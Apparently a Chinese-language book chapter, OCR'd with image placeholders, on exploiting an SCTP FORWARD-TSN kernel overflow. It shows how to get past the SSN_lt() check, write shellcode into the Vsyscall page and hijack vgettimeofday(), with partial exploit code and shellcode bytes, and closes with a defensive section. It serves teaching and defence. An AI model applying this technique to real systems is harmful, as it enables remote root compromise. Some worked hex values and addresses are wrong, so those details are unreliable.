


图 8.5 虚拟远程函数 memcpy() 原型

在 [1] 处，函数找到有多少 SI/SSN 对需要执行全部的复制。接下来，在 [2] 处，它开始从源缓冲区复制，一次两个字节，在 [3] 和 [4] 处插入 3 个特殊的 SI/SSN 序列（称为环绕式流对，wraparound stream pairs）。最后，在 [5] 处，它将数据插入到最后的数据流对。然后，不断执行这个循环，直到所有数据都按顺序插入到每个 SI/SSN 对。但什么是环绕流对，为什么需要它

们？让我们来了解一下。

在对漏洞（本章“漏洞路径”一节中介绍）的最初的描述中，我们注意到，只有在函数 SSN_lt() 执行检查结果时写出 SSN，换句话说，当旧的 SSN 值比新的 SSN 值小时，如果不通过这个检查，将忽略 SSN 值。此外，必须考虑到，在发生溢出时，旧的 SSN 值代表受害者对象上的堆内存大小，其内容是完全（至少部分）未知的，这就意味着，我们可以控制重写的数据，但是并不知道实际重写的数据是哪些。

在接下来的 SSN_lt() 函数的实现中，旧的 SSN 值被从新的 SSN 值中抽取出来，并对高字节进行检测。如果最高位字节不为零，那么两个值相差太大，并且 SSN 值不会更新。此检查正确地管理了值环绕式处理，但遗憾的是，它随意丢弃一些新创建且携带数据的 SSN，使得虚拟的 memcpy() 被阻挠。

```
static inline int SSN_lt(__u16 new_ssn, __u16 old_ssn)
{
  return (((new_ssn) - (old_ssn)) & (1<<15));
}
```

假设我们想将内存地址 0xFFD0 的值重写为 0xFFFF，函数 SSN_lt() 将执行减法并检查：

```
(0xFFD0 - 0xFFFF) & 0x8000 → 0xFFD1 & 0x8000 → 0x1000
```

在这个例子中，检查失败。函数返回非零值，因此，函数没有执行重写操作。

警告　我们必须不惜一切代价，确保重写是由被调用函数执行的；如果重写没有发生，并且 shellcode 只有部分被上传，我们将导致内核崩溃。显然，这不是我们想要的结果。

要绕过 SSN_lt() 检查，我们必须利用环绕流。SSN 空间是有限的，范围从 0 到 $2^{16}-1$。由于这个空间是有限的，所有要处理 SSN 值的算术运算都要与 2^{16} 执行模运算。这无符号的计算保留了顺序关系，因为它们再次从 $2^{16}-1$ 循环到 0。例如：

$$new_ssn = (old_ssn + \mathrm{N}) \bmod 2^{16}$$

很明显，环绕流参与了绕过 SSN_lt() 的检查中。环绕流放置在真正的请求前，以这样的方式调整 old_ssn 后，我们的数据将被接收。我们最多需要三对伪造的 SI/SSN 值，用来以适当的方式调整 old_ssn。

在前面的例子中，我们不得不写 0xFFD0 的值；因为它比 0x7FFF（在 [3] 处）大。可以使用 shift_8000_to_ffff，因为它保存了 3 个伪造的 SSN 值（分别是：0xFFFF、0x7FFE 和 0x8000），用以调整 old_ssn。请求第一个 SSN 值时无响应，因为原始值是 0xFFFF；请求第二个 SSN 值使得 old_ssn 变化为 0x7FFE；请求第三个 SSN 值使得 old_ssn 变化为 0x8000。这时终于可以成功写入 0xFFD0 的值。这将通过 SSN_lt() 的检查，因为 old_ssn 值现在是 0x8000，因而有足够小的差距（总是小于 0x7FF 的）。

工具和策略

分析 SCTP TSN 包：Wireshark

有时，分析复杂的协议（例如 SCTP）不是一个简单的工作。使用数据包嗅探器，如 Wireshark 或 tcpdump 可以帮助您更好地理解协议流程和数据包格式。如图 8.6 所示，它可以捕获 SCTP 的数据和剖析任何一个数据包。

图 8.6 显示了一个 SCTP 转发 TSN 包的剖析图。正如您看到的，数据包保存有一系列的 SI/SSN 对。第一个 SI 是 1176（0x498），按照如下顺序复制四次：32767(0x8000)、65534(0xFFFD)、0(0x0000)、21391(0x538F)。头三对是用来成功地写最后目标值（0x538F）的环绕流对。SI 0x498 是用来开始写 shellcode 的精确偏移量，如下面的代码片段所示：




图 8.6 SCTP TSN 包堆

```
[ ... ]

__msg("[**] Overwriting vsyscall shadow map..\n");
acc = 0x498; //1176
ret = build_stream(k->scode, k->scodesize, acc); //1176
if(ret < 0)
  __fatal("Error Building Streams...");
htons_streams(streams, ret);
send_fwd_chunk(sport2, h.rport, streams, ret, vtag2, tsn2);
[ ... ]
```

正如您所期望的那样，在相应 SSN 中头两个字节为 shellcode 的前两个字节。让我们来

看看：

```
[ ... ]
static char generic_x86_64_shellcode[] =
// prolog
"\x90\x53\x48\x31\xc0\xb0\x66\x0f\x05\x48\x31\xdb"
[ ... ]
```

头两个字节实际上是 0x90\x53。交换两个字节（SSN 是按照网络字节顺序存储），并减 1 后，和我们的 SSN 值是完全一样的。和在“漏洞路径”一节中所学到的一样，内核在将 SSN 字段的值存到内存中之前，每次递增 1：

```
SWAP(0x53\0x8F)+1 = 0x8F\0x53+1 = 0x90\0x53
```

安装 shellcode

现在，我们已经成功创建了内存重写原语，下一步，将着力于创建 shellcode。为达到这个目标，需要执行以下步骤：

1）确定满足以下条件的内存区域：

a. 可以重写

b. 可被内核或者用户控制的路径达到

2）确定满足以下条件的 shellcode：

a. 得到最高权限

b. 注入代码到用户态进程

c. 在用户态创建反向连接，用以授予访问权限

直到现在，在 32 位和 64 位系统之间只需要处理少数细微的差别：ssnmap 对象的大小、对象间的偏移和其他少量微小的不同。此后对两个不同架构的漏洞利用将变得大不相同，从计划使用的 shellcode 的类型，到存储它的位置都大不相同。

首先，要注意 NX（No eXecute）特性。在 64 位系统中，该特性默认开启，因此，不能将 shellcode 放在不可执行的内存区域。另一方面，我们应该尝试，在可能情况下找到一个方法来避免多级 shellcode（这更为复杂且不稳定），可以使用用户 / 内核共享内存段。在接下来的几页中，我们将展示两种不同的方式：一种是在 32 位系统上的多级 shellcode；另一种是在 64 位系统上使用用户 / 内核共享内存段。

从中断上下文直接跳到用户态

和刚看到的一样，所有可写的内核段都被标记为不可执行。因此，shellcode 不能存储在这个区域。此外，它并不总是能够猜中内核页表准确的地址和布局，我们需要知道如何按需去除不可执行（NX）保护。我们需要找到一种替代的方法。正如您在第 7 章看到的，有时操作系统中有些内存段是在内核和用户之间共享的。在接下来的章节中，我们将告诉您怎样做，但不涉及中间步骤（例如，多级 shellcode），可以利用这个方法，使用其中某个片段直接劫持用户态中的控制流。

vDSO 和 Vsyscall

在 Linux 中，能找到两个共享片段：虚拟动态链接共享对象（Virtual Dynamically Linked Shared Object, vDSO）和虚拟系统调用页（Virtual System Call Page, Vsyscall）。在内核开发过程中，这两个实体有很大的变化，有时也可以不加区分地使用它们。

目前，vDSO 是一个由内核提供的共享虚拟库，用来协助用户态自动选择最有效的系统调用机制。最初，所有的系统调用都是通过软件中断 0x80 进行执行；这种方式切换到内核态的效率很低，因为每次执行系统调用时，CPU 必须执行多次内存读取和权限检查。很明显，如果 CPU 事先知道系统调用的内核入口点系统调用将会更快。因此，CPU 可以避免任何不必要的内存读取或权限级别检查。

最新的 Intel 处理器推出了几个新指令：sysenter/sysexit（在 AMD 处理器上叫做 syscall/sysret）。这些指令在用户态和内核态之间进行快速切换。因此，vDSO 通过使用这些特殊指令，用来自动执行正确的系统调用方法。如果 CPU 上没有这些特殊的指令，或者它们已经禁用，vDSO 将使用旧的 0x80 中断。vDSO 还持有 sigreturn() 和 rt_sigreturn() 系统调用，这是用来返回一个程序是否正在异步执行的信号。

下面的代码片断显示了在一个 64 位的内核上，用户态进程地址空间中的 vDSO 布局：

```
test@test:~/code$ cat /proc/self/maps
00400000-0040d000 r-xp 00000000 08:01 36   /bin/cat
0060c000-0060d000 r-p 0000c000 08:01 36    /bin/cat
0060d000-0060e000 rw-p 0000d000 08:01 36   /bin/cat
0060e000-0062f000 rw-p 00000000 00:00 0    [heap]
7fe79419a000-7fe794300000 r-xp 00000000 08:01 950 /lib/libc-2.10.1.so
7fe794300000-7fe7944ff000   —p 00166000 08:01 950 /lib/libc-2.10.1.so
7fe7944ff000-7fe794503000  r-p 00165000 08:01 950 /lib/libc-2.10.1.so
7fff39218000-7fff3922d000 rw-p 00000000 00:00 0  [stack]
7fff3923f000-7fff39240000 r-xp 00000000 00:00 0  [vdso]

[ ... ]
```

正如您所看到的，vDSO 映射到堆栈附近的用户地址空间。它的基地址是随机的，默认情况下，它的权限设置为只读 / 只执行。

我们来看看这个部分在内核初始化时是如何创建的：

```
static int __init init_vdso_vars(void)
{
  int npages = (vdso_end - vdso_start + PAGE_SIZE - 1) / PAGE_SIZE;    [1]
    int i;
    char *vbase;

    vdso_size = npages << PAGE_SHIFT;
vdso_pages = kmalloc(sizeof(struct page *) * npages, GFP_KERNEL);[2]
if (!vdso_pages)
 goto oom;
for (i = 0; i < npages; i++) {
  struct page *p;
  p = alloc_page(GFP_KERNEL);                                    [3]
```

```
  if (!p)
   goto oom;
  vdso_pages[i] = p;
  copy_page(page_address(p), vdso_start + i*PAGE_SIZE);          [4]
}

vbase = vmap(vdso_pages, npages, 0, PAGE_KERNEL);                [5]
[ ... ]
```

init_vdso_vars() 函数用于在内核启动过程中初始化 vDSO。首先，在 [1] 处，init_vdso_vars() 函数计算 vDSO 占用的页数。vdso_start 和 vdso_end 元素在编译时被计算，并存储 vDSO 在 init.data 段中的位置。这是一个特殊的段，仅用来存储在内核初始化时需要的数据。内核正常启动后，这个段将完全丢弃（释放）。

在 [2] 处，内核分配一个用于存储页面描述符的全局数组，并将结果存储在 vdso_pages 数组中。内核将使用这个数组进一步引用存有 vDSO 的实际页面。

接下来，在 [3] 处的循环，内核为每一个 vDSO init.data 页面动态分配新的物理页。在 [4] 处，它跟踪这些页面并使用 vDSO 数据填充它们。从现在开始，vDSO 存储在这些动态分配的新页面中，并且将是私有的，仅由用户态进程按需引用。在 [5] 处，内核也使这些页面映射到一个有效的虚拟地址，从 vDSO 自己到自己。这个地址在编译时是不知道的，在不同的服务器上不同，因此它不能被利用。此外，即使可以引用不同的物理页（例如，写到原来已知的 init.data 地址将不会影响由用户态进程真实映射的 vDSO），原来存储 vDSO 的地方（init.data 位置）已不再可用。正如已经看到的，vDSO 不能提供适当的环境来利用这个漏洞；因此，我们将需要寻找其他方法……

不同于 vDSO，在 64 位内核中，Vsyscall（或 Vsyscall 表）是一块内核内存。它与内核本身和每个用户态进程共享。Vsyscall 是内核的一部分；但是，相应的页面可使用用户态的权限执行。Vsyscall 实际上只有一个页面组成。这个页面能被所有人访问，所以允许用户态进程直接调用它，就好像它是进程地址空间的一部分。

Vsyscall 有一个叫做快速虚拟系统调用（fast virtual system calls）的功能。快速虚拟系统调用可以完全在用户态执行，避免了用户 / 内核的上下文切换的延迟。目前，在 64 位的内核代码中，Vsyscall 持有三种快速虚拟系统调用：vgettimeofdays()、vteime() 和 vgetcpu()。通常，这些程序经常由许多应用程序调用，因此，这一机制可以加快整个利用过程。下面的代码片断显示了在用户态进程地址空间中 Vsyscall 的布局：

```
00400000-0040d000 r-xp 00000000 08:01 36                 /bin/cat
0060c000-0060d000 r-p 0000c000 08:01 36                  /bin/cat
0060d000-0060e000 rw-p 0000d000 08:01 36                 /bin/cat
0060e000-0062f000 rw-p 00000000 00:00 0                  [heap]
7ffff7a70000-7ffff7bd6000 r-xp 00000000 08:01 950  /lib/libc-2.10.1.so
7ffff7bd6000-7ffff7dd5000 -p 00166000 08:01 950    /lib/libc-2.10.1.so

[...]

7fffffffea000-7ffffffff000 rw-p 00000000 00:00 0      [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0    [vsyscall]
```

如前所述，Vsyscall只占用一个页面，其虚拟映射范围从0xFFFFFFFFFFF600000到0xFFFFFFFFFFF601000。此页面既包含数据（内核不断更新），也包含代码。用户态进程只能通过这种特殊的映射来读取数据并执行指令。任何企图修改这一特定内存段的访问都将失败，因为虚拟映射驻留在内核本身，因此没有系统调用接受它为有效的用户态地址。Vsyscall是在内核中由setup_arch()函数（arch/x86/kernel/setup.c）初始化的，并调用map_vsyscall()函数（arch/x86/kernel/vsyscall_64.c），如下代码：

```
#define PAGE_KERNEL_VSYSCALL    (__PAGE_KERNEL_RX | _PAGE_USER)                [1]

[...]

void __init map_vsyscall(void)
{
  extern char __vsyscall_0;
  unsigned long physaddr_page0 = __pa_symbol(&__vsyscall_0);                   [2]

  __set_fixmap(VSYSCALL_FIRST_PAGE, physaddr_page0, PAGE_KERNEL_VSYSCALL); [3]
}
```

在[2]处，宏__pa_symbol()获得了__vsyscall_0的物理地址。__vsyscall_0代表的是Vsyscall在内存中的起始地址，该地址在编译时计算，并且是一个确定的地址。在[3]处，传递物理地址__vsyscall_0给函数__set_fixmap()，然后创建实际的虚拟映射。

函数__set_fixmap()用来创建确定的虚拟映射，它有3个参数：VSYSCALL_FIRST_PAGE告诉函数我们要映射Vsyscall；physaddr_page0指被映射的物理地址；PAGE_KERNEL_VSYSCALL代表在[1]处定义的访问权限。正如所看到的，PAGE_KERNEL_VSYSCALL持有_PAGE_USER标志。当设置此标志时（正如在这种情况下），该页面也可以运行在较低权限的用户态进程。

在这里要理解的关键概念是处理用户态进程时，内核是如何访问Vsyscall表的。因为内核需要有写入Vsyscall表的权限来修改虚拟系统调用的相关数据（例如，它需要修改定时器相关变量和被vgettimeofday()和vtime()使用的结构），它总是表明了原来内核映射的地址（由__vsyscall_0符号的所指的那个）。但是，用户态进程只可以通过刚创建的特殊映射，以只读/只执行的方式访问Vsyscall表。我们把这种原始的内核映射称为阴影映射，用以把它与内核/用户共享的映射（也可以由用户态进程访问）区别开来。

与vDSO不同，在Vsyscall表中两个不同的虚拟映射指向相同的物理地址，因此，任何通过阴影映射对内核的改变都会反映到共享的用户/内核映射中。这意味着，如果内核修改了一个虚拟系统调用的代码，每一个用户态进程将能够同时访问新的Vsyscall代码。

提示 关于vDSO和Vsyscall有许多困惑，这不是完全没有根据的。首先，在32位内核中，没有Vsyscall，只有vDSO。遗憾的是，即使没有Vsyscall，vDSO内核符号命名为__kernel_vsyscall，从而增加了这种困惑。似乎这还不够混乱，在64位的内核上运行64位的进程，vDSO又彻底改变了它的语义。既然现在每个64位进程总是可以通过系统指令来访问系统调用，桩（stub）不再需要选择最有效的系统调用机制。因此vDSO和Vsyscall的使用方法相似，都作为一个虚拟的系统调用容器，无论

如何，重复的代码本身已经在 Vsyscall 中了。

重写 Vsyscall

从前面的介绍可以看出，可以用完全控制的数据重写任意的内核内存。我们还看到，有一个可以写入的在用户和内核态共享的内存，而且有很多的用户态进程多次调用此共享内存。可以结合刚刚学会的，劫持虚拟系统调用，将 shellcode 直接注入用户态进程中。

但是，如果 shellcode 比要劫持的虚拟系统调用代码更大，那将会发生什么呢？其他虚拟系统调用将被覆盖。为了克服这个问题，并进一步简化开发，我们可能只考虑重写虚拟系统调用的前几个字节，并使用短转移指令进行修改，使得内核不停命中 shellcode。奇怪的是，因为当前的 Vsyscall 实现没有占据整个页面，所以可以很容易地将 shellcode 存储在页面中未使用的部分。纵观 Vsyscall 页面布局，可以看到，以前的 Vsyscall 元素放置在非常接近 Vsyscall 页的中间：

```
[ ... ]

[19] .data              PROGBITS         ffffffff81748000   00948000
     00000000000b0670   0000000000000000 WA       0      0   4096
[20] .vsyscall_0        PROGBITS         ffffffffff600000   00a00000
     0000000000000111   0000000000000000 AX       0      0   16
[21] .vsyscall_fn       PROGBITS         ffffffffff600140   00a00140
     000000000000003f   0000000000000000 AX       0      0   16
[22] .vsyscall_gtod_da PROGBITS          ffffffffff600180   00a00180
     0000000000000050   0000000000000000 WA       0      0   16
[23] .vsyscall_1        PROGBITS         ffffffffff600400   00a00400
     000000000000003d   0000000000000000 AX       0      0   16
[24] .vsyscall_2        PROGBITS         ffffffffff600800   00a00800
     0000000000000075   0000000000000000 AX       0      0   16
[25] .vgetcpu_mode      PROGBITS         ffffffffff600880   00a00880
     0000000000000004   0000000000000000 WA       0      0   16
[26] .jiffies           PROGBITS         ffffffffff6008c0   00a008c0
     0000000000000008   0000000000000000 WA       0      0   16

[ ... ]
```

正如所看到的，.jiffies 是 Vsyscall 存储器中最后一段，它存储在偏移 0x8c0 处，8 个字节宽。页面的其余部分并未保存任何有意义的数据，因此，我们可以放心地重写它。

现在回到漏洞利用来展示 shellcode 是如何放置到远端的：

```
__msg("[**] Overwriting vsyscall shadow map..\n");

acc = 0x930 / 2;                                              [1]
ret = build_stream(k->scode, k->scodesize, acc);              [2]
if(ret < 0)
__fatal("Error Building Streams...");

htons_streams(streams, ret);
send_fwd_chunk(sport2, h.rport, streams, ret, vtag2, tsn2);   [3]

__msg("[**] Hijacking vsyscall shadow map..\n");
ret = build_stream(k->vsysjump, k->vsysjumpsize, 0);          [4]
```

```
if(ret < 0)
__fatal("Error Building Streams...");

htons_streams(streams, ret);
send_fwd_chunk(sport2, h.rport, streams, ret, vtag2, tsn2);          [5]
[ ... ]
```

在 [1] 处，函数计算出 shellcode 存储的位置的正确偏移量。我们把它放置在距离 Vsyscall 开始 0x930 字节处（例如：一些字节传递最后一个 Vsyscall 元素）。在 [2] 处，代码通过调用 `build_stream()` 函数构建 TSN 块；`K->scodesize` 保存 shellcode 的大小，`K->scode` 保存 shellcode 本身。在 [3] 处，函数发送创建 shellcode 的 TSN 块。接下来，在 [4] 处，函数建立一个新的功能块，重写 `vgettimeofday()` 虚拟系统调用的入口点。这里使用的偏移量是零，因为 `vgettimeofday()` 的入口点存储在 Vsyscall 表的开始处。

```
int __attribute__ ((unused, __section__(".vsyscall_0")))
vgettimeofday(struct timeval * tv, struct timezone * tz)
{
    if (tv)
     do_vgettimeofday(tv);
    if (tz)
     do_get_tz(tz);
    return 0;
}
[ ... ]

[20] .vsyscall_0        PROGBITS        ffffffffff600000     00a00000
     0000000000000111     0000000000000000      AX      0      0    16
```

使用跳转指令重写入口点后，找到了 shellcode 的地址，我们不得不等待一个随机的用户态进程来调用 gettimeofday() 系统调用。C 语言库将 gettimeofday() 函数重定向到已经被劫持的 vgettimeofday() 虚拟系统调用。这时，shellcode 被命中只是时间问题了。

保护自己

禁用共享内存段

必须直接将代码注入所有用户态进程。正如所看到的，这只在内核态和用户态进程共享至少一个相同的内存段时才有可能发生。在 Linux 上，这些段都是 vDSO 和 Vsyscall。某些情况下，在运行环境中可以完全禁止它们。另外，我们要分别分析 32 位和 64 位内核。请看下面从 64 位内核中取出的片断：

```
Linux-box-64$ sysctl -a 2> /dev/null | grep -i vsyscall
kernel.vsyscall64 = 1
abi.vsyscall32 = 1
```

